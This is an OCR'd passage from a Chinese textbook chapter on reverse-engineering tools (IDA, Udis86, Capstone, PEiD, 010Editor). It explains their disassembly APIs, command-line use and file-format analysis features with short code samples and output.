


图 3-8　IDA 插件获取基本块信息

IDA 是功能较为完整的逆向分析工具，主要应用于静态代码反汇编，同时也支持动态调试，支持插件扩展，功能较多，无法逐一介绍，具体可参阅官方网站 https://www.hex-rays.com/index.shtml 及《IDA Pro 权威指南》一书，有关 IDA 的插件开发可参考 *IDA Plug-in Writing in C/C++*。

3.1.2　Udis86

Udis86 是一款开源反汇编库，支持 x86/x86-64 架构，支持 SSE、SSE2、SSE3 等多媒

体扩展指令集，由 Vivek Thampi 开发和维护，从代码的修改记录推断其起源于 2009 年或者更早。下面从编程接口和开源工具的使用两方面介绍 Udis86 的功能。

1. Udis86 开发接口

Udis86 提供了一套反汇编的第三方库，用户可自行编写代码进行扩展，Udis86 库提供了 C/C++ 接口，代码用例如图 3-9 所示，在进行了初始化结构、设置模式（16 位、32 位或者 64 位）、设置语法、设置反汇编的十六进制机器码等基本操作之后，执行反汇编函数，最终得到反汇编结果。

```
#include <stdio.h>
#include <udis86.h>
int main()
{
    // 定义
    ud_t UdObj;
    // 初始化设置
    ud_init(&UdObj);
    ud_set_mode(&UdObj , 32);
    ud_set_syntax(&UdObj, UD_SYN_INTEL);
    // 设置输入的16进制机器码
    ud_set_input_buffer(&UdObj, (uint8_t*)pHexCode, 16);
    // 执行反汇编翻译
    ud_disassemble(&UdObj);
    printf("\t%s\n", ud_insn_asm(&UdObj));
}
```

```
struct ud_t {
    char                        *asm_buf;      // 汇编指令字符
    struct ud_operand           operand[3];    // 操作数
    enum ud_mnemonic_code       mnemonic;      // 指令宏定义
    ...
}
```

图 3-9　Udis86 开发示例

反汇编结果存储在结构体类型为 ud_t 的变量 UdObj 中，图 3-9 列出了 ud_t 的几个关键数据结构。其中 asm_buf 是以字符串形式显示的指令，如“move ax, ebx”；operand[3] 是 3 个操作数，该结构包含操作数类型（寄存器、内存、立即数等）、操作数大小、操作数地址等；mnemonic 记录的是指令对应的宏定义，通过 switch 可以对各个指令分别解析，解析过程中可进行污点传播计算、逆向切片、符号执行等各种功能上的扩展，如图 3-10 所示。

Udis86 的指令解析是针对静态指令，比如 mov eax, ebx，解析过程当中无 eax 和 ebx 的值，相关的结构也不会存储这两个寄存器的值，在进行动态分析的时候需要结合外部结构记录寄存器、内存的值。再比如 push eax，movsd 这类具有隐含操作数的指令，operand[3] 这一结构体数组也会缺失具体的操作地址信息，需要结合 esp、edi、esi 寄存器的值获取真实的指令操作地址。

2. 基于 Udis86 的反汇编工具 udcli

udcli 是基于 Udis86 的反汇编工具，集成在 Udis86 项目里，通过命令行可快速实现反汇编。Udis86 同时支持 16 位模式、32 位模式以及 64 位模式的反汇编。如图 3-11 所

示，分别采用 64 位、32 位、16 位的模式，对机器码“54 56 c3”进行了反汇编。同样的机器码在不同字长的处理器架构下指令意义大体相似，只是处理的寄存器字长不同而已。

```
switch(pud->mnemonic){
    //mov a -> b
    case UD_Imov:
     case UD_Ipush:
    case UD_Ipop:
    {
    case UD_Ipushfd:
    {
    //mov a -> aa
    case UD_Imovsx:
    //mov a -> 0a
    case UD_Imovzx:
    {
    case UD_Ibsf:
    {
    case UD_Ibswap:
    {//|   abcd - > dcba
    case UD_Ixchg:
    {
    case UD_Ilea:
    {
    case UD_Idec:   // the same with inc
    case UD_Iinc:
    case UD_Ineg:
    {
    case UD_Inot:
    {
```

图 3-10　Udis86 反汇编指令解析

```
aota@aota-OptiPlex-990:~$ echo "54 56 c3" | udcli -64 -x
0000000000000000 54              push rsp
0000000000000001 56              push rsi
0000000000000002 c3              ret
aota@aota-OptiPlex-990:~$ echo "54 56 c3" | udcli -32 -x
0000000000000000 54              push esp
0000000000000001 56              push esi
0000000000000002 c3              ret
aota@aota-OptiPlex-990:~$ echo "54 56 c3" | udcli -16 -x
0000000000000000 54              push sp
0000000000000001 56              push si
0000000000000002 c3              ret
```

图 3-11　udcli 反汇编示例

与 IDA 相比，Udis86 功能更加简单，更专注于反汇编指令分析，缺乏上层的符号语义信息，其开源和动态库的特性更加便于用户进行开发和扩展。Udis86 的开源代码和更多相关资料可从 https://github.com/vmt/udis86 获取。

3.1.3　Capstone

Capstone 是一款开源、轻量级、多平台、多架构反汇编框架，支持 x86、x86-64、ARM、ARM64、MIPS、PowerPC 等架构，支持 Windows、Linux、Mac OS 操作系统。Capstone 是由 Nguyen Anh Quynh 于 2013 年创建的项目，至今仍在持续更新中。下面从框架接口和在线反汇编两个方面介绍 Capstone 功能。

1. Python 开发接口

Capstone 的主要功能是提供一套反汇编框架，核心是反汇编引擎，提供扩展接口。以 Python 开发接口为例，图 3-12 是示例代码，首先导入 Capstone 的 Python 包，设置反汇编引擎的架构等参数，如图 3-12 中的 ARCH_X86 架构，CS_MODE_32 模式，然后对十六进制机器码进行顺序扫描，取出逐条指令进行反汇编，并输出反汇编结果。

```
aota@aota-OptiPlex-990:~$ cat test.py
from capstone import *

code = "\x55\x48\x8b\x05\xb3\x13\x00\x00\xc3"

md = Cs(CS_ARCH_X86, CS_MODE_32)

for i in md.disasm(code, 0x1000):
    print "0x%x:\t%s\t%s" %(i.address, i.mnemonic, i.op_str)
```

图 3-12 Capstone 的 Python 开发用例

图 3-13 是运行开发用例输出的反汇编结果，包括指令对应的偏移位置、指令、指令的操作数这些基本反汇编信息。


```
aota@aota-OptiPlex-990:~$ python test.py
0x1000: push    ebp
0x1001: dec     eax
0x1002: mov     eax, dword ptr [0x13b3]
0x1008: ret
```

图 3-13 Capstone 反汇编结果

2. C 语言开发接口

此外，Capstone 还提供 C 语言开发接口，具体可参照 Capstone 源码目录下的 test 文件夹中的模板案例以及 docs 文件夹下的 pdf 参考文档。使用 C 语言接口开发在性能上要优于 Python，与 Udis86 类似，Capstone 也是针对静态代码进行反汇编，首先使用 cs_open 接口打开资源句柄，并配置 CPU 架构参数，可供选择的有 x86、ARM、MIPS、XCore 等，其中 x86 支持 16 位、32 位、64 位，汇编指令集支持 Intel 和 AT&T，默认情况下使用 Intel 汇编，通过 cs_option 接口可以设置成 AT&T 汇编；ARM 支持大端、小端、Thumb 指令集；MIPS 同样区分和支持 32 位、64 位的大端、小端格式的指令集。然后使用 cs_diasm 接口进行反汇编，参数包括句柄、机器码缓冲区、机器码长度和设置的指令地址、返回的反汇编结果。如图 3-14 所示，上部分别使用 Intel 汇编指令和 AT&T 汇编指令输出反汇编结果，下部是对应的实例代码，其中 Intel 指令的目的操作数在左，源操作数在右，而 AT&T 则相反，源操作数在左，目的操作数在右。

Capstone 基于 C 语言开发，提供 C/C++、Python、Java、Perl 等接口，具备开放接口好、轻量级、性能高等特点。目前基于 Capstone 进行开发的产品被应用于恶意软件自动分析、逆向工程等领域。程序源码和更多资料可从 Capstone 的官方网站 http://www.capstone-engine.org/index.html 获取。




```
aota@aota-OptiPlex-990:~/capstone-3.0.4/tests$ ./Mytest
0x1000: lea              ecx, dword ptr [edx + esi + 8]
0x1004: add              eax, ebx
0x1006: add              esi, 0x1234
aota@aota-OptiPlex-990:~/capstone-3.0.4/tests$ ./Mytest 1
0x1000: leal             8(%edx, %esi), %ecx
0x1004: addl             %ebx, %eax
0x1006: addl             $0x1234, %esi
aota@aota-OptiPlex-990:~/capstone-3.0.4/tests$
```

Intel 汇编指令

AT&T 汇编指令

```
int main(int argc, char *argv[])
{
    csh handle;
    cs_insn *insn;
    size_t count, j;
    cs_open(CS_ARCH_X86, CS_MODE_32, &handle);
    if (argc > 1)
        cs_option(handle, CS_OPT_SYNTAX, CS_OPT_SYNTAX_ATT);
    count = cs_disasm(handle, X86_CODE32, sizeof(X86_CODE32), 0x1000, 0, &insn);
    if (count) {
        for (j = 0; j < count; j++) {
            printf("0x%"PRIx64":\t%s\t\t%s\n",
                    insn[j].address, insn[j].mnemonic, insn[j].op_str);
        }
        cs_free(insn, count);
    }
    cs_close(&handle);
}
```

图 3-14　Capstone 的 C 语言接口实例

3.1.4　PEiD

PEiD 是 Windows 平台下常用的 PE 文件格式分析工具，用于提取 exe、dll、sys 等标准可执行程序的文件结构，也常用于检测程序加壳。PEiD 工具已停止了更新，本书以 v0.9.5 版本为例进行介绍，该版本更新于 2008 年。

1. PE 格式信息提取功能

PEiD 的主要功能是 PE 文件格式信息提取，如图 3-15 所示，分析人员可以通过设置 PE 文件路径，自动提取 PE 文件相关信息，也可以通过指定进程，提取进程对应文件的 PE 格式数据，这些信息包括程序入口点 Entrypoint、EP 节信息 EP Section、连接器版本信息 Linker Info、子系统类型 Subsystem。图中的 Microsoft Visual C++ 8.0[Debug]是编译器版本信息，由于 PEiD 长期未更新，无法识别 Visual Studio 2010 等高版本编译器编译出的 PE 文件。另外，PEiD 支持分析的文件格式只是 32 位的 exe 程序和 dll 动态库，无法解析 64 位 PE 文件。

2. 插件扩展与脱壳处理

PEiD 的优点是支持 470 种加壳特征信息的识别，支持数十种插件扩展，插件以动态库 dll 的形式存储在 plugins 目录下，通过插件实现常用加壳类型的脱壳、修复 CRC 校验等功能。如图 3-16 所示，PEiD 检测出目标加壳类型为 UPX，使用插件 Unpacker for UPX 进行脱壳处理后，得到脱壳后的程序 unpacked.exe。

PEiD 最大的功能是提取 PE 格式信息和检测程序加壳，脱壳需要辅助插件，目前可从第三方论坛，如看雪论坛 http://bbs.pediy.com/showthread.php?t=152454 获取相关工具。类似的工具还有 LoadPE，其功能与 PEiD 相似，支持 64 位 PE 文件的解析，软件




图 3-15 PEiD 功能界面图




图 3-16 PEiD 插件脱壳


可从相关论坛获取。

3.1.5 010Editor

010Editor 是 SweetScape 公司推出的一款商业付费编辑器软件，提供 30 天免费试用期。010Editor 从 2003 年发展至今，支持 32 位和 64 位的 Windows、Linux 及 Mac OS 操作系统平台，以下介绍具体的文件编辑和文件解析功能。

1. 文件编辑功能

文件编辑是 010Editor 的基础功能，编辑方式支持文本编辑、二进制编辑以及十六进制 Hex 等编辑模式。如图 3-17 所示，左图为文本方式的编辑模式，与记事本打开文件类似，需要注意选择字符集编码方式，否则可能出现乱码的情况，支持 ASCII、ANSI、EBCDIC、UTF-8、Unicode、Chinese-Simplified 等大概 20 种字符集；右图为十六进制



Hex 的编辑方式，显示的信息包括文件偏移量、Hex 编码、字符集的编码显示，采用的字符集是可以进行选择设置的。




图 3-17　文件编辑

010Editor 同样具备基础编辑器具有的复制、剪切、粘贴、查找、替换的基础功能。查找方式支持十六进制的 Hex 格式字符，也支持 Text、ASCII 的文本格式字符串等，如图 3-18 所示。编辑修改之后可保存修改后的文件。

Find　Hex Bytes:　2D　Options
Replace　Hex Bytes:　Replace All
Find　ASCII:　ex　Options
Replace　ASCII:　Replace All

图 3-18　查找替换

2. 范本分析功能

范本分析是 010Editor 的一大特色功能，用于对文件格式进行解析，提取文件的格式字段内容。范本分析需要范本文件 Template. bt 的支持，010Editor 官方网站提供了一些常用文件格式的范本，包括 avi、bmp、jpeg、pdf、zip、exe、dex 等。用户可以根据文件格式编写自己的范本文件用于扩展，通过菜单栏编辑范本清单可以添加、删除范本，如图 3-19 所示。

